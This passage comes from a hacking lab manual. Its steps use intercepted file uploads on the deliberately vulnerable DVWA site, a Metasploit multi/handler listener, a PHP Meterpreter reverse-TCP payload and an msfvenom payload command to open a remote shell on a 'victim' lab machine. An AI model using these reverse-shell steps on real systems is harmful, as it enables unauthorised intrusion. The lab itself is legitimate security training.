
66. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.

    Note: If a **Confirm** pop-up appears, click **Yes**.



67. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.

68. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.




69. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

70. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
71. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: The password that you type will not be visible.

72. Now, type **cd** and press **Enter** to jump to the root directory.
73. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
74. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
75. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:


    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 3333** and press **Enter**.
    - Type **run** and press **Enter** to start the listener



76. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/medium.php** into the address bar and press **Enter** to execute the uploaded payload.



77. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.




78. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

79. Close all open windows.
80. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
81. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
82. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
83. Now, type **cd** and press **Enter** to jump to the root directory.
84. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=2222 -f raw** and press **Enter**.

